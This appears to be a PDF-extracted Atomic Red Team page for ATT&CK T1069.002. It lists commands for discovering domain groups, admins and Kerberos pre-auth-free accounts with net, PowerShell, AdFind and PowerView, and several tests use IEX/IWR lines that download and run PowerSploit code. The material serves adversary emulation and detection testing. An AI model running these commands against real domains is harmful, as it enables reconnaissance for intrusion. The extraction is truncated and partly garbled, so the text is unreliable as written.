

### T1069.002 - Domain Groups

### **Description from ATT&CK**

Adversaries may attempt to find domain-level groups and permission settings. The knowledge of domain-level permission groups can help adversaries determine which groups exist and which users belong to a particular group. Adversaries may use this information to determine which users have elevated permissions, such as domain administrators.

Commands such as net group /domain of the <u>Net</u> utility, dscacheutil -q group on macOS, and ldapsearch on Linux can list domain-level groups.

### **Atomic Tests**

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## Atomic Test #1 - Basic Permission Groups Discovery Windows (Domain)

Basic Permission Groups Discovery for Windows. This test will display some errors if run on a computer not connected to a domain. Upon execution, domain information will be

displayed.

Supported Platforms: Windows

auto\_generated\_guid: dd66d77d-8998-48c0-8024-df263dc2ce5d

Attack Commands: Run with command\_prompt!

```
net localgroup
net group /domain
net group "domain admins" /domain
net group "enterprise admins" /domain
```

## Atomic Test #2 - Permission Groups Discovery PowerShell (Domain)

Permission Groups Discovery utilizing PowerShell. This test will display some errors if run on a computer not connected to a domain. Upon execution, domain information will be displayed.

Supported Platforms: Windows

**auto\_generated\_guid**: 6d5d8c96-3d2a-4da9-9d6d-9a9d341899a7

#### Inputs:

Name	Description	Туре	Default Value
user	User to identify what groups a user is a member of	String	administrator

Attack Commands: Run with powershell!

```
get-ADPrincipalGroupMembership #{user} | select name
```

# Atomic Test #3 - Elevated group enumeration using net group (Domain)

Runs "net group" command including command aliases and loose typing to simulate enumeration/discovery of high value domain groups. This test will display some errors if run on a computer not connected to a domain. Upon execution, domain information will be displayed.

**Supported Platforms:** Windows

auto\_generated\_guid: 0afb5163-8181-432e-9405-4322710c0c37

Attack Commands: Run with command\_prompt!

```
net group /domai "Domain Admins"
net groups "Account Operators" /doma
net groups "Exchange Organization Management" /doma
net group "BUILTIN\Backup Operators" /doma
```

## Atomic Test #4 - Find machines where user has local admin access (PowerView)

Find machines where user has local admin access (PowerView). Upon execution, progress and info about each host in the domain being scanned will be displayed.

**Supported Platforms:** Windows

auto\_generated\_guid: a2d71eee-a353-4232-9f86-54f4288dd8c1

Attack Commands: Run with powershell!

[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType] [IEX (IWR 'https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/

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# Atomic Test #5 - Find local admins on all machines in domain (PowerView)

Enumerates members of the local Administrators groups across all machines in the domain. Upon execution, information about each machine will be displayed.

**Supported Platforms:** Windows

auto\_generated\_guid: a5f0d9f8-d3c9-46c0-8378-846ddd6b1cbd

Attack Commands: Run with powershell!

[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]
IEX (IWR 'https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/

# Atomic Test #6 - Find Local Admins via Group Policy (PowerView)

takes a computer and determines who has admin rights over it through GPO enumeration. Upon execution, information about the machine will be displayed.

**Supported Platforms:** Windows

auto\_generated\_guid: 64fdb43b-5259-467a-b000-1b02c00e510a

#### Inputs:

Name	Description	Туре	Default Value
computer_name	hostname of the computer to analyze	Path	\$env:COMPUTERNAME

Attack Commands: Run with powershell!

[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]
IEX (IWR 'https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/

## Atomic Test #7 - Enumerate Users Not Requiring Pre Auth (ASRepRoast)

When successful, accounts that do not require kerberos pre-auth will be returned

Supported Platforms: Windows

auto\_generated\_guid: 870ba71e-6858-4f6d-895c-bb6237f6121b

Attack Commands: Run with powershell!

get-aduser -f \* -pr DoesNotRequirePreAuth | where {\$\_.DoesNotRequirePreA

Dependencies: Run with powershell!

Description: Computer must be domain joined.

**Check Prereq Commands:** 

if((Get-CIMInstance -Class Win32\_ComputerSystem).PartOfDomain) {exit 0}

Get Prereq Commands:

Write-Host Joining this computer to a domain must be done manually.  $\Box$ 

Description: Requires the Active Directory module for powershell to be installed.

**Check Prereq Commands:** 

if(Get-Module -ListAvailable -Name ActiveDirectory) {exit 0} else {exit

**Get Prereq Commands:** 

Add-WindowsCapability -Online -Name "Rsat.ActiveDirectory.DS-LDS.Tools~~ 🕒

### **Atomic Test #8 - Adfind - Query Active Directory Groups**

Adfind tool can be used for reconnaissance in an Active directory environment. This example has been documented by ransomware actors enumerating Active Directory Groups reference- <a href="http://www.joeware.net/freetools/tools/adfind/">http://www.joeware.net/freetools/tools/adfind/</a>,

https://www.fireeye.com/blog/threat-research/2019/04/pick-six-intercepting-a-fin6-intrusion.html

Supported Platforms: Windows


auto\_generated\_guid: 48ddc687-82af-40b7-8472-ff1e742e8274

Inputs:

Name	Description	Туре	Default Value
adfind_path	Path to the AdFind executable	Path	PathToAtomicsFolder\T1087.002\src\AdFind.exe

Attack Commands: Run with command\_prompt!

#{adfind\_path} -f (objectcategory=group)




When successful, accounts that do not require kerberos pre-auth will be returned.

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Reference: https://m0chan.github.io/2019/07/31/How-To-Attack-Kerberos-101.html





```
Supported Platforms: Windows
auto_generated_guid: 43fa81fb-34bb-4b5f-867b-03c7dbe0e3d8
Attack Commands: Run with powershell!
 Get-ADUser -Filter 'useraccountcontrol -band 4194304' -Properties userac \Box
Dependencies: Run with powershell!
Description: Computer must be domain joined.
Check Prereq Commands:
 if((Get-CIMInstance -Class Win32_ComputerSystem).PartOfDomain) {exit 0}
Get Prereq Commands:
                                                                               Q
 Write-Host Joining this computer to a domain must be done manually.
Description: Requires the Active Directory module for powershell to be installed.
Check Prereq Commands:
  if(Get-Module -ListAvailable -Name ActiveDirectory) {exit 0} else {exit
Get Prereq Commands:
 Add-WindowsCapability -Online -Name "Rsat.ActiveDirectory.DS-LDS.Tools~~ 🖵
```

### Atomic Test #12 - Get-DomainGroupMember with PowerView

Utilizing PowerView, run Get-DomainGroupMember to identify domain users. Upon execution, progress and info about groups within the domain being scanned will be displayed.

Supported Platforms: Windows

auto\_generated\_guid: 46352f40-f283-4fe5-b56d-d9a71750e145

Attack Commands: Run with powershell!

```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]
IEX (IWR 'https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/
```

### Atomic Test #13 - Get-DomainGroup with PowerView

Utilizing PowerView, run Get-DomainGroup to identify the domain groups. Upon execution, Groups within the domain will be listed.

Supported Platforms: Windows

**auto\_generated\_guid**: 5a8a181c-2c8e-478d-a943-549305a01230

```
Attack Commands: Run with powershell!
```